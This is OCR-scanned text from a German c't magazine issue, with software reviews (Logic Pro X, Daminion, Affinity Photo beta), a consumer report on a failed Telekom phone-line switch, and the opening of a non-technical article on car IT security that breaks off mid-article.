Gewiss benötigen Ein- und Umsteiger etwas Zeit, bis sie sich auf der dicht gepflasterten, aber durchaus modernen Oberfläche zurechtfinden. Profis müssen sich zuweilen durch ein wahres Schaltflächendickicht klicken, bis sie in dieser mächtigen Software zu den gewünschten Einstellungen vordringen. Doch auch sie werden bald die Automatiken zu schätzen wissen, die andere, selbst wesentlich teurere DAWs nicht zu bieten haben.

(hag@ct.de)

Logic Pro X 10.1

Digital Audio Workstation	
Hersteller	Apple
Betriebssysteme	OS X ab 10.9
Preis	200 €

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag

Andrea Trinkwalder

Medienverwaltung fürs Netzwerk

Daminion bringt Ordnung in Bilder, Videos und Dokumente

Die Mediendatenbank Daminion organisiert Medien aller Art zum kleinen Preis. Über Metadatenstandards wie XMP lassen sich die Daten auch extern in Betrachtern oder Bearbeitungsprogrammen nutzen.

Daminion ist Medienverwaltung pur. Sie ordnet Bilder, Videos, Sound-Dateien sowie Dokumente und kümmert sich um Metadaten. Wer Bildbearbeitungs- oder Raw-Entwickler-Funktionen benötigt, kann externe Editoren einbinden. Die kostenlose Ausführung arbeitet lokal, bei dieser Version ist der Katalog auf 15 000 Bilder begrenzt. Weitere Dateien darf man in zusätzlichen Katalogen unterbringen – mehrere Kataloge lassen sich aber nicht gemeinsam durchsuchen und filtern. Wer eine Server-Lizenz erwirbt, kann die Datenbank auch zentral auf ein Netzlaufwerk legen; eine Versionskontrolle schützt die Daten vor versehentlichem Überschreiben. Der Client läuft nur unter Windows, OS-X-Nutzer müssen sich vorerst mit einer Virtualisierungs-Anwendung behelfen. Mobil-Apps sind nicht geplant, die Entwickler arbeiten aber an einem Browser-gestützten Client.

Die Oberfläche ist wohltuend schlicht, praktisch und flexibel. Sie lässt viel Platz fürs Bild und arrangiert häufig benötigte Funktionen geschickt rund um das Hauptfenster oder im Rahmen der Vorschaubilder. Die linke Leiste beherbergt Paletten mit Funktionen zum Filtern und Sortieren des Bestands nach diversen Kriterien. Der rechte Bereich gruppiert Dialoge, um Daten einzugeben oder zu ändern. Die schmale Toolbar über dem Hauptfenster vereint Such-, Synchronisations- sowie Im- und Exportfunktionen. Unten finden sich Knöpfe zum Konfigurieren der Anzeige. Wer sich damit nicht anfreunden mag, kann die verschieb- und dockbaren Paletten nach Gusto an beliebiger Stelle kombinieren. Beim Export ist Geduld gefragt, weil er die gesamte Anwendung blockiert – immerhin berechnet Daminion die (Vorschau-)Bilder flott auf allen Prozessorkernen.

Langlebiges Archiv

Wer in Daminion Beschreibungen, Stichwörter und andere Metadaten hinzufügt, kann diese auch extern verwenden – etwa in einem Bildbetrachter oder Raw-Konverter. Daminion schreibt die Informationen in die XMP-Header von Bildformaten wie JPEG, TIFF oder PNG und ergänzt Raws um Begleitdateien. Welches Daminion-Feld auf welche XMP-Tags abgebildet wird, hat der Hersteller vorbildlich dokumentiert (siehe c't-Link).

Stichwörter legt die Software automatisch als Kategorien an, die sich auch hierarchisch verknüpfen lassen. Die Hierarchie wird in den XMP-Feldern über das Trennzeichen „|“ abgebildet, sodass andere Datenbanken daraus wiederum einen eigenen Kategorienbaum rekonstruieren können. Allerdings versteht nicht jede Bildverwaltung hierarchische Stichwörter – geeignete Kandidaten wären etwa Lightroom, Photo Supreme oder IMatch. Suchanfragen kann man leicht in der Filterleiste zusammenklicken oder als regulären Ausdruck formulieren und speichern.

Bilder lassen sich mit Hilfe einer Karte stapelweise verorten. GPX-Tracks werden nicht synchronisiert, dafür muss man etwa auf GeoSetter ausweichen. Die Suche in Ortsdaten ist noch ausbaufähig. Mit einem Klick auf die Karte kann man zwar sämtliche an einem Ort aufgenommene Bilder anzeigen lassen, aber keine größeren Bereiche mit Umkreis definieren. Wer Ortsfilter mit weiteren Suchkriterien kombinieren möchte, muss dies über Suchbedingungen für Längen- und Breitengrade realisieren. Komfortfunktionen wie umgekehrtes Geocoding – also das Ermitteln von Ortsnamen aus GPS-Koordinaten – oder eine Gesichtserkennung fehlen. Hier haben etwa Photo Supreme oder IMatch mehr zu bieten und Google Picasa mit Abstand am meisten.

Die Exportabteilung fällt ebenfalls etwas karg aus: Bildübersichten lassen sich als PDF ausgeben, einen Gestaltungspreis bekommt man für deren Layout aber nicht. Dateien exportiert Daminion als JPEG, TIFF, PNG sowie im Original in ein Verzeichnis oder verschickt sie per Mail. Auf Wunsch wird ein Unterverzeichnis erzeugt, dessen Name aus Metadaten wie Ereignis oder Jahr/Monat bestehen darf. Den Upload auf diverse Cloud-Speicher kann man damit zwar realisieren – wirklich praktisch wäre es aber, wenn Daminion umfassende Exportprofile speichern könnte, die außer Format- und Metadatenvorgaben auch den Speicherort enthalten.

Fazit: Daminion ist eine solide Medienverwaltung, die sich anders als etwa das Workflow-Paket Lightroom auch im Heim- und Firmennetz einsetzen lässt. Der Umgang mit Metadaten ist vorbildlich, Suchen und Filtern wurden sehr geradlinig umgesetzt. Insbesondere Export und Automatisierung sind verglichen mit Lightroom, Photo Supreme oder IMatch noch ausbaufähig. (atr@ct.de)

c't Testversion und Spezifikationen: ct.de/y858

Die schlichte, konfigurierbare Oberfläche von Daminion beschleunigt die Arbeit: Funktionen sind leicht auffindbar, Handbuch und Hilfe kann man meist stecken lassen.

Daminion 3.7	
Medienverwaltung	
Hersteller	Daminion Software, www.daminion-software.de
Systemanforderung	Windows ab 2000/XP
Preis	Standalone: kostenlos bis 95 € (gestaffelt nach Anzahl Mediendateien); Server: 94 € für Privatnutzer, kommerzielle Nutzung ab 169 €

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag

Andrea Trinkwalder

David gegen Photoshop

Ein frisches Grafiksoftware-Paket fordert Adobe heraus

Modern, flink und praktisch: Mit seinem Profi-Grafiksoftware-Paket Affinity wagt der englische Software-Hersteller Serif ein anspruchsvolles Großprojekt.

Es geht Schlag auf Schlag: Die Vektorgrafiksoftware ist fertig, das Bildbearbeitungsprogramm im öffentlichen Betatest, die Layout-Software angekündigt. Mit Affinity Photo, Designer und Publisher zaubert Grafiksoftware-Hersteller Serif selbstbewusst ein komplettes Kreativpaket aus dem Hut – das Resultat fünfjähriger Entwicklungszeit.

Bis auf Weiteres kommen nur OS-X-Anwender in den Genuss, Windows-Versionen sind geplant. Das bedeute zwar einen hohen Aufwand, aber keine komplette Neuentwicklung, wie Produktmanager Dale Cook gegenüber c't versicherte: Die Affinity-Photo-Algorithmen seien Eigenentwicklungen. OS-X-Techniken wie Grand Central Dispatch werden dabei zwar genutzt, bilden aber nicht das Fundament fürs Multithreading.

Die eigentlich für Consumer-Produkte bekannte Softwareschmiede verspricht eine moderne Code-Basis, die Mehrkern-Prozessoren gleichmäßig auslastet, einen zügigen, nichtdestruktiven Workflow, Farbmanagement sowie nahtloses Zusammenspiel zwischen den einzelnen Komponenten. Sämtliche Bearbeitungsmethoden sind 16-Bit-fähig und unterstützen alle wichtigen Farbräume wie CMYK und Lab. Der Preis für eine Dauerlizenz liegt bei 50 Euro pro Programm – das geben Fotografen auch schon für einen Polfilter aus.

Im Profibereich liegt die Einstiegshürde allerdings hoch – trotz der gern kritisierten Preisgestaltung und dem historischen Ballast, den Photoshop und Konsorten mit sich herumschleppen. Adobe hat bislang für jedes größere Problem einen praktikablen Workaround gefunden. Das Arbeitstempo ist akzeptabel, auch wenn vor allem ältere Filter nicht mehrkernfähig sind. Die Zielgruppe ist zwar von Adobes Abo-Zwang mitunter mächtig genervt, mag auf Gewohntes aber ungern verzichten und zahlt letztendlich doch.

Die jüngst veröffentlichte Beta von Affinity Photo gewährt gute Einblicke in Konzepte, Techniken sowie die zu erwartende Tauglichkeit für den professionellen Einsatz. Ein abschließendes Urteil können wir erst anhand des fertigen Release fällen. Denn nicht alle Features lassen sich bereits testen; vieles befindet sich noch mitten in der Entwicklung. Der Makrorecorder wird vermutlich erst nach der Veröffentlichung nachgereicht, Scripting für Affinity Photo und Designer später in diesem Jahr.

Oberflächliches

Die Oberfläche teilt sich in fünf Haupt-Arbeitsbereiche auf, Persona genannt: Develop Persona dient dem Import und der Entwicklung von Raw-Dateien, Photo Persona der Bildbearbeitung und Montage, Liquify Persona der Verformung ausgewählter Ebenen und Macro Persona der Automatisierung von Arbeitsabläufen; Letzteres ist momentan deaktiviert. Export Persona speichert und verteilt die Werke – wahlweise im Original, skaliert oder nur in ausgewählten Ebenen und Slices. Den Platz neben den Persona-Schaltflächen füllen Autokorrektur- und andere Funktionen, die man häufig benötigt.


Alle Bearbeitungsschritte finden ausschließlich im Hauptfenster statt. Jede Filter- und Effekt-Vorschau wird sofort im Vollbild berechnet, das sich in eine Vorher-Nachher-Ansicht teilen lässt. Auch die Mal- und Retuschepinsel zeigen schon vor dem ersten Pinselstrich, wie sie wirken. Die Anwendung läuft stabil, reagiert beeindruckend schnell, die Vorschau erscheint meist in Echtzeit. Kurze Wartezeiten gibt es nur bei aufwendigeren Berechnungen wie dem automatischen Verfeinern einer komplexen Auswahl oder der Bereichsreparatur (Restaurieren).

Nicht-Destruktives

Nicht-destruktive Techniken sind das Herz jeder professionellen Bildbearbeitung, Affinity Photo will das Prinzip ausreizen. Es bietet Ebenen, Einstellungsebenen sowie Pixel- und Vektormasken. Zahlreiche Werkzeuge arbeiten ebenenübergreifend. Ebenen sind in Affinity Photo naturgemäß nicht-destruktiv skalierbar, hinzu gesellen sich einige auch in Photoshop angebotene Einstellungsebenen für Farb- und Tonwertkorrekturen. Doch die Entwickler um Andy Somerfield haben Größeres vor: Produktmanager Cook zeigt sich optimistisch, in einigen Wochen den nahezu kompletten Filtersatz als Einstellungsebenen präsentieren zu können – ergänzt um Ebenenfunktionen, die eine vollständig nicht-destruktive Arbeitsweise ermöglichen.

Adobe hat den Ruf nach mehr Flexibilität mit einem Hilfskonstrukt gelöst, den Smartobjekten. Wer Filter oder Größenänderungen später korrigieren möchte, muss die zugrunde liegende Ebene in ein Smartobjekt umwandeln. Das ist zwar umständlich, schafft aber den benötigten Freiraum, vor allem weil sich auch Raw- oder Illustrator-Dateien als Smartobjekt verknüpfen lassen – die nach Änderungen automatisch aktualisiert werden.

Affinity Photo setzt Adobes Ansatz ein einheitliches Dateiformat entgegen, das sich Grafik-, Bildbearbeitungs- und DTP-Software teilen. Sehr schick: Im Designer gestaltete



Affinity Photo will Profi-Bildbearbeiter für sich gewinnen: mit Geschwindigkeit, komfortabler Vorschau und Bearbeitungsmethoden, die das Original erhalten. Auch die automatische Bereichsreparatur (rote Markierung) arbeitet ebenenübergreifend.

© Copyright by Heise Medien

Den im Foto links unten rot markierten Bereich flickt Affinity Photo automatisch mit passenden Bildteilen (2. v. l.) und legt diese auf eine eigene Ebene (3. v. li.), sodass man das Resultat anschließend verfeinern kann. Beim Umfärben (re.) bekommt man die Wirkung schon vor dem ersten Pinselstrich zu sehen.

Vektorgrafiken kann man in Affinity Photo platzieren und dort vor Ort nachbearbeiten: Pfade ändern, Verläufe umgestalten, nicht benötigte Ebenen löschen und mehr.

Kamera-Rohdatenformate öffnet Affinity Photo im Arbeitsbereich Develop Persona. Hier kann der Nutzer wie in Lightroom oder Camera Raw (Photoshop) die Entwicklungseinstellungen definieren. Zwischen den Bereichen Raw-Entwickler, Foto-Bearbeitung und Verformen soll man jederzeit umschalten können, um deren Einstellungen nachzujustieren – was in der aktuellen Beta leider noch nicht funktioniert.

Handwerkszeug

Oft sind es nur unscheinbare Optionen, die kreativen Spielraum schenken oder beschränken. Wer die Beta testet und die Kommentare im Forum verfolgt, sieht schnell, wie viel Detailarbeit notwendig war und noch ist, um von Grund auf ein solides, produktives Arbeitsumfeld zu erschaffen.

Das konsequente Multithreading, die schnellen Previews und nicht zuletzt Sahnestückchen wie Verflüssigen, automatische Bereichsreparatur (Fill-in) und der intelligente Auswahlpinsel lassen kaum Zweifel daran, dass Affinity Photo in der ersten Liga spielen kann. Trotzdem muss das Handwerkliche stimmen: Das Handling von Masken, Retuschewerkzeugen, Pinseln und Farben entscheidet über die Produktivität, hochwertige Farb- und Tonwertkorrekturen über die Qualität. Für Affinity Photo wünscht man sich momentan – nicht nur im Raw-Konverter – hochwertigere Basisfilter für Helligkeit, Lichter-Wiederherstellung, Kontrast und Kontrastausgleich (Licht-Schatten-Korrektur), einen Pinsel mit größerem Durchmesser – 1024 Pixel sind im Zeitalter von Gigapixel-Panoramen definitiv zu wenig – und mehr Optionen, um Masken zu erstellen, zu bearbeiten und anzuzeigen.

Man darf durchaus optimistisch sein, dass die Entwickler solche Details ernst nehmen: Zahlreiche Vorschläge und Anregungen aus dem Forum sind bereits in die Beta eingeflossen; Chefentwickler Somerfield wirft auch mal selbst eine Frage in die Runde und stellt jede Woche eine aktualisierte Version zum Download. Es ist spannend zu beobachten, wie die Software wächst und gedeiht.

(atr@ct.de)

c't Download und Forum: ct.de/yxxr

Anzeige

© Copyright by Heise Medien

Urs Mansmann

Unfreiwillige Praxisferien

Telekom patzt bei Anschlussübernahme

Mit einem geplatzten Anschlusswechsel begann für die Psychologin Sibylle P. ein Alptraum: Sie war für Patienten nicht mehr erreichbar und ihre Verträge mit Firmen standen auf der Kippe. Die Wiederanschaltung sollte volle sechs Wochen lang dauern.

Anfang Oktober 2014 beschloss Sibylle P., ihre Telefon- und Internetanschlüsse neu zu organisieren. Bislang hatte sie für ihre psychologische Praxis zwei Vertragspartner, Vodafone fürs Festnetz und die Telekom für ihr Smartphone. Das kombinierte Mobilfunk- und Festnetz-Angebot „Magenta Eins“ der Telekom erschien ihr als genau das, was sie brauchte: Ein Vertrag aus einer Hand, ein Ansprechpartner für alle Belange.

Im Oktober 2014 kündigte sie ihren Anschluss bei Vodafone; das Unternehmen bestätigte die Kündigung und teilte mit, dass der Anschluss am 23. Februar abgeschaltet werde. Das Schreiben enthielt den Hinweis: „Eine Übergabe Ihrer Rufnummer(n) zu einem anderen Telefonanbieter können wir unsererseits nicht durchführen. Wir bitten Sie, dies selbst zu veranlassen.“

Neuer Vertrag

Am 16. Dezember, über zwei Monate vor dem geplanten Abschaltzeitpunkt, schloss sie einen neuen Vertrag bei der Telekom ab. Dabei gab sie korrekt an, dass der Anschluss bereits gekündigt war und bat um Portierung der vorhandenen Rufnummern. Als Wunschtermin für die Umschaltung hielt die Auftragsbestätigung den 23. Februar 2015 fest, ebenso alle noch bei Vodafone geschalteten Rufnummern.

Sibylle P. fuhr in Urlaub und wähnte ihren Auftrag auf gutem Weg. Erst Wochen später begann sie sich Gedanken zu machen, weil sie von der Telekom keine weitere Nachricht erhalten hatte. Am 16. Februar rief sie bei der Telekom an und erkundigte sich nach dem Stand ihres Auftrags. Der liege zwar vor, berichtete ihr ein Hotline-Mitarbeiter, sei aber versehentlich nicht bearbeitet worden. Dies werde aber nun unverzüglich nachgeholt.

Am 22. Februar, einen Tag vor der geplanten Abschaltung, hakte sie nochmals bei der Telekom nach. Sie solle sich keine Sorgen machen, beruhigte sie ein Telekom-Mitarbeiter. Die Weiterversorgung bei Vodafone sei beauftragt, für die Schaltung zum vorgesehenen Termin sei die Zeit zu knapp gewesen.

Am 23. Februar morgens wurde ihr Praxisanschluss abgeschaltet. Für Sibylle P. war das eine persönliche und berufliche Katastrophe. Sie arbeitet auch mit Unternehmen als psychologische Beraterin in Notfällen zusammen und hatte mit diesen vertraglich vereinbart, tagsüber durchgehend erreichbar zu sein. Notfälle und neue Patienten melden sich meist über die Festnetznummer – dort ertönte nun „kein Anschluss unter dieser Nummer“. Statt einiger Anfragen pro Tag erhielt sie nur noch zwei pro Woche.

Am meisten aber machte ihr Sorgen, dass sie auch suizidgefährdete Menschen betreut. „Ein Anruf zur richtigen Zeit kann unter Umständen eine Katastrophe verhindern“, erklärt die Diplom-Psychologin, „ich muss daher stets für diese Menschen erreichbar

© Copyright by Heise Medien

sein. Bislang hat sich nie einer meiner Patienten das Leben genommen."

Sie hängte sich also umgehend ans Handy und versuchte, ihren Anschluss wiederherstellen zu lassen. Bei der Telekom biss sie zunächst auf Granit. Man habe wohl eine Auftrags-, jedoch keine Kundennummer, ließ man sie wissen. Und ohne eine solche sei die Bearbeitung des Auftrags nicht möglich. Erst nach langer Suche fand sich die Kundennummer – und gleich noch ein Schuldiger an dem Desaster. Vodafone hätte, erklärte man ihr, den Anschluss nicht abschalten dürfen.

Nun rief Sibylle P. bei Vodafone an. Dort sah man die Telekom in der Pflicht. Für eine Weiterversorgung hätte ein Auftrag vorliegen müssen, der aber nie bei Vodafone einging. Die Telekom wiederum behauptete, die Vorabstimmung sei von Vodafone abgelehnt worden. Man habe nun ein Clearingteam eingeschaltet, das die Angelegenheit eskalieren, also an eine höhere Instanz übertragen solle.

Telefon-Chaos

Am 24. Februar erhielt sie von der Telekom mündlich einen Schalttermin: am 11. März sollte der Anschluss wieder laufen. Das genügte Sibylle P. aber nicht. Sie bestand darauf, dass die Telekom sofort handeln müsse, schon im Sinne ihrer Patienten. Nach mehreren Anrufen sagte ihr ein Mitarbeiter zu, sich für einen früheren Termin einzusetzen. Zwei Tage später hielt sie die Bestätigung in den Händen. Nun aber war der Termin um weitere acht Tage auf den 19. März gerutscht.

Sie hatte alle Hände voll damit zu tun, das Telefon-Chaos in den Griff zu bekommen. Am 28. Februar fragte sie bei Vodafone nach der aktuellen Lage. Dort sagte man ihr, eine vorgezogene Portierung sei jederzeit möglich, die Wiederanschaltung eines abgeschalteten Anschlusses jedoch nicht.

Am 6. März startete Sibylle P. einen weiteren Versuch, die Sache zu beschleunigen. Eine Mitarbeiterin der Telekom versprach ihr, sich dafür einzusetzen, den Termin einige Tage nach vorne zu verlegen. Das gelang allerdings nicht. Immer wieder rief sie bei der Telekom an, immer wieder wurde sie hingehalten, vertröstet, aus der Leitung geworfen. Immer wieder bekam sie Vorhaltungen zu hören, sie sei selbst schuld, weil sie ihren vorherigen Anschluss gekündigt habe.

Nachgefragt

Als sie bei einem weiteren Telefonat erfuhr, dass die Schaltung nunmehr am 4. April stattfinden solle, wandte sie sich hilfesuchend an c't. Wir legten den Fall umgehend der Telekom und Vodafone zur Stellungnahme vor und regten an, sofort einen Anschluss zu schalten, um die psychologische Praxis von Sibylle P. wieder erreichbar zu machen.

Vodafone reagierte auf unsere Anfrage sehr zügig. Pressesprecher Volker Petendorf erklärt, aus seiner Sicht habe die Kundin nichts falsch gemacht: „Sie hat über zwei Monate vor dem Auslaufen des alten Vertrages einen neuen geschlossen. Das ist mehr als ausreichend, um einen reibungslosen Übergang zu gewährleisten."

Das Problem hat Petendorf zufolge die Telekom verursacht. Am 17. Februar sei ein Auftrag zu Portierung und Leitungsschaltung eingegangen, der jedoch Fehler aufgewiesen habe. Man habe das der Telekom sofort mitgeteilt, aber keine weitere Rückmeldung erhalten. Ein Auftrag zur Weiterversorgung habe nicht vorgelegen, deshalb habe man die Leitung vertragsgemäß am 23. Februar an den Eigentümer, also die Telekom, zurückgegeben.

Stornierter Auftrag

Die Telekom habe dann am 24. Februar eine Portierung für den 19. März beauftragt, obwohl Vodafone die Nummer jederzeit zur Portierung hätte freigeben können. Am 4. März habe die Telekom den Termin für den 19. März storniert und eine Verschiebung auf den 4. April beantragt. Auf die Anfrage von c't hin habe man mit der Telekom erneut Kontakt aufgenommen und darauf gedrängt, die Portierung schnellstmöglich vorzunehmen. „Wir haben alles unternommen, um eine möglichst schnelle Übergabe der Rufnummer zu ermöglichen", erklärt Petendorf, „es liegt in der Verantwortung der Telekom als aufnehmendem Provider, die Portierung vorzunehmen und der Kundin eine neue Leitung zu schalten."

Die Telekom wiederum bleibt bei ihrer Linie und schiebt die Schuld der Kundin zu, weil sie beim alten Anbieter selbst gekündigt habe. Telekom-Pressesprecher André Staudt sagt dazu lapidar: „Der normale Prozess bei einem Anbieterwechsel sieht vor, dass der Kunde einen Antrag an den neuen Anbieter stellt. Dieser leitet dann im Zusammenspiel mit dem alten Anbieter eine Übernahme ein. Durch die selbstständige Kündigung wurde dieser Prozess nicht eingehalten. Somit wurde der Anschluss vom Anbieter vermutlich auch abgeschaltet."

Schnelles Ende

Die Anfrage von c't traf am 21. März, einem Freitag, vormittags bei Vodafone und der Telekom ein. Am darauffolgenden Dienstag hatte die Telekom den Anschluss geschaltet und wie von Sibylle P. gewünscht eine Rufweiterschaltung an einen Büroservice eingerichtet. Am Mittwoch ließ der Anschluss dann auch abgehende Telefonate wieder zu.

Der Fall Sibylle P. ist kein Einzelfall. Immer wieder scheitern Anbieterwechsel, stehen Kunden ohne Telefon und Internet da. In unschöner Regelmäßigkeit beginnt dann eine Runde Schwarzer Peter, bei dem sich die beiden Anbieter gegenseitig die Schuld zuschieben und Kunden wochen- oder gar monatelang ohne Telefon und Internet bleiben.

Die Rechtfertigung der Telekom greift zu kurz. Es ist zwar durchaus empfehlenswert, einen Anschluss nicht selbst zu kündigen, um eine Übernahme zu erleichtern und keine unnötigen Fehlerquellen zu schaffen. Wenn aber beispielsweise Fristen abzulaufen drohen, kündigen viele lieber selbst, statt noch ein Jahr länger beim alten Anbieter zu bleiben. Ihr Recht auf eine unterbrechungsfreie Anschlussübernahme nach § 46 TKG geben sie damit nicht auf, auch wenn einige Anbieter das den Kunden gerne glauben machen möchten. Dieser Anspruch lässt sich allerdings nur mit hohem Aufwand und Risiko geltend machen. Einfacher ist es, eine gescheiterte Portierung an den Verbraucherservice der Bundesnetzagentur zu melden – die berechtigte Beschwerden zum Anlass nimmt, Bußgeldbescheide gegen nachlässige Unternehmen zu erlassen. (uma@ct.de)

Service im Visier

Immer wieder bekommen wir E-Mails, in denen sich Leser über schlechten Service, ungerechte Garantiebedingungen und überzogene Reparaturpreise beklagen. Ein gewisser Teil dieser Beschwerden ist offenbar unberechtigt, weil die Kunden etwas überzogene Vorstellungen haben. Vieles entpuppt sich bei genauerer Analyse auch als alltägliches Verhalten von allzu scharf kalkulierenden Firmen in der IT-Branche.

Manchmal erreichen uns aber auch Schilderungen von geradezu haarsträubenden Fällen, die deutlich machen, wie einige Firmen mit ihren Kunden umspringen. In unserer Rubrik „Vorsicht, Kunde!" berichten wir über solche Entgleisungen, Ungerechtigkeiten und dubiose Geschäftspraktiken. Damit erfahren Sie als Kunde schon vor dem Kauf, was Sie bei dem jeweiligen Unternehmen erwarten oder manchmal sogar befürchten müssen. Und womöglich veranlassen unsere Berichte ja auch den einen oder anderen Anbieter, sich zukünftig etwas kundenfreundlicher und kulanter zu verhalten.

Falls Sie uns eine solche böse Erfahrung mitteilen wollen, senden Sie bitte eine chronologisch sortierte knappe Beschreibung Ihrer Erfahrungen an: *vorsichtkunde@ct.de.*

c't

© Copyright by Heise Medien

Christiane Schulzki-Haddouti

Sicherheits-versprechen

IT-Sicherheit bei modernen Autos

Autos sind rollende Computer, einige haben sogar einen fest eingebauten Internet-Zugang. Darüber werden nicht nur Daten übertragen, Besitzer können ihr Auto auch per Handy-App konfigurieren. Doch wie steht es um die Sicherheit dieser Computer und ihrer Datenverbindungen?

So viel vorweg: Autohersteller lassen sich ungern in die Karten schauen, wenn es um den Schutz ihrer Systeme zum Beispiel vor Hackern geht. Sie versichern zwar einhellig, alles sei sicher, schweigen sich aber zu Details wie den verwendeten Protokollen oder Verschlüsselungsverfahren aus.

Der vom ADAC beauftragte Sicherheitsexperte Dieter Spaar hat einige Sicherheitslücken bei BMW ConnectedDrive aufgedeckt, durch die er Fahrzeuge ohne Schlüssel öffnen konnte. BMW aktivierte daraufhin die bereits im System vorgesehene Transportverschlüsselung (HTTPS) [1]. Doch Spaar hatte auch konzeptionelle Schwächen aufgedeckt, etwa die Verwendung identischer Schlüssel in allen Fahrzeugen zur Datenverschlüsselung. Zu diesen Problemen hat sich BMW nicht geäußert.

Noch können sich die Hersteller diese Ignoranz leisten. Denn während der Gesetzgeber die Zulassung und technische Überwachung des Blechs genau geregelt hat, fehlen zur IT-Sicherheit klare Vorgaben. Offenbar verlässt sich die Politik darauf, dass die Automobilindustrie alles richtig macht.

Nachgebohrt

In den USA fragt man hingegen schon genauer nach. Der demokratische Senator Edward Markey befragte 16 internationale Autohersteller nach der IT-Technik in den Fahrzeugen und nach deren Absicherung gegen Unbefugte. Den Antworten entnahm er, dass „angemessene Sicherheitsmaßnahmen, um die Fahrer gegen Hacker zu schützen, eindeutig fehlen".

Alarmierend war unter anderem, dass die meisten Hersteller keine Beispiele für ein Hacking in der Vergangenheit nennen konnten. Nur einer hat Vorkehrungen getroffen, um Hack-Versuche in flagranti zu entdecken. Bei den meisten sind die Sicherheitsmaßnahmen so konzipiert, dass erst die Werkstatt einen Hackversuch entdecken kann, indem sie auf im Auto gespeicherte Daten zugreift – sofern der Hacker seine Spuren nicht verwischt hat.

Wir haben bereits vor Bekanntwerden des BMW-Hacks bei den Kfz-Herstellern Audi, BMW, Mercedes, Mitsubishi, Opel, Toyota, Volkswagen und Volvo angefragt, welche Sicherheitsvorkehrungen sie zur Absicherung von Datenverbindungen im und zum Auto treffen. Ob sie etwa Internet-Verbindungen mit HTTPS verschlüsseln, wie sie vom Nutzer konfigurierbare Geräteeinheiten von den Steuergeräten abkoppeln und ob sie über eine Security- und Datenschutzzertifizierung verfügen. Die Antworten aller Hersteller waren ausweichend und unpräzise.

Prototypisch war die allgemein gehaltene Antwort von BMW-Sprecherin Silke Brigl: „Ein Automobilhersteller ergreift zum Schutz der Daten bei dem vernetzten Fahrzeug unter anderem technische und organisatorische Schutzmaßnahmen, die an den jeweiligen technischen Entwicklungsstand angepasst werden. Der Austausch von Daten erfolgt deshalb zum Beispiel erst nach einer erfolgreichen Autorisierung der berechtigten Kommunikationspartner über kryptografisch abgesicherte Wege oder über die Anonymisierung beziehungsweise Pseudonymisierung der Beteiligten."

Nach dem BMW-Hack fragten wir nach und Brigl präzisierte, dass ihre allgemeine Aussage über die Automobilhersteller durchaus auf BMW bezogen werden könne. Man habe „auf mehreren Ebenen Standard-Verfahren im Einsatz", so etwa die Verschlüsselung auf Applikationsebene – die Dieter Spaar jedoch überwinden konnte.

BMW war nicht der einzige Hersteller, der sich hinter solch allgemeinen Floskeln verschanzte. Kein einziger der Befragten erläuterte, welche Verfahren er für welche Anwendung verwendet, um Angriffe abzuwehren.

Fernsteuerung

Der massivste Hack bestünde darin, während der Fahrt die Steuergeräte per Fernzugriff zu manipulieren. Die US-amerikanische Polizei setzt bereits Geräte ein, mit denen sich Fahrzeuge stoppen lassen. Die passenden Empfänger sollen zum Beispiel in Mietwagen eingebaut werden.

Offen ist derzeit, ob man alle Fahrzeuge mit einer Fernbrems-Funktion ausrüsten will. Auf EU-Ratsebene haben Strafverfolger dies bereits in die Diskussion eingebracht. Für den Besitzer bestünde der Vorteil darin, dass er sein Fahrzeug für einen Dieb wertlos machen könnte.

Der Verband der Automobilindustrie (VDA) wollte sich uns gegenüber nicht zur Diskussion über Fahrzeug-Fernsteuerungen äußern. Von den befragten Herstellern nahm nur Audi zu dem Thema Stellung. Laut Firmensprecher Christoph Lungwitz „unterstützt es Audi nicht, das Fahrzeug gegen den Wunsch des Fahrers ferngesteuert stoppen zu können." Der Fahrer solle immer die entscheidende Instanz bleiben, wenn es um die Kontrolle über das Fahrzeug geht.

Schwächere Eingriffe in die Fahrerautonomie könnten sogenannten Remote Services möglich machen. Darunter verstehen Hersteller wie BMW und Volkswagen einen Online-Dienst, über den man sein abgestelltes Fahrzeug wiederfinden kann. Nur der schwedische Autohersteller Volvo betont dabei, dass seine Stolen Vehicle Tracking Solution dem Eigentümer nicht direkt zur Verfügung stünde, da die Funktion missbraucht werden könne, um Fahrzeugbewegungen zu beobachten. Dies verstoße nicht nur gegen die Sicherheits- und Privacy-Werte von Volvo, sondern auch gegen Gesetze in mehreren Ländern. Der Fahrer habe aber die Möglichkeit, über einen „Volvo On Call Service" zu erfahren, wo sein Auto geparkt ist.

Keiner der befragten Hersteller beantwortete hingegen die Frage, ob er Fahrzeuge öffnen oder starten kann, ohne dass der Besitzer beteiligt ist. Auch wurden uns keine technischen Vorrichtungen genannt, die einen

© Copyright by Heise Medien

nicht-autorisierten Zugriff von Dritten grundsätzlich verhindern würden.

Auto-Cloud

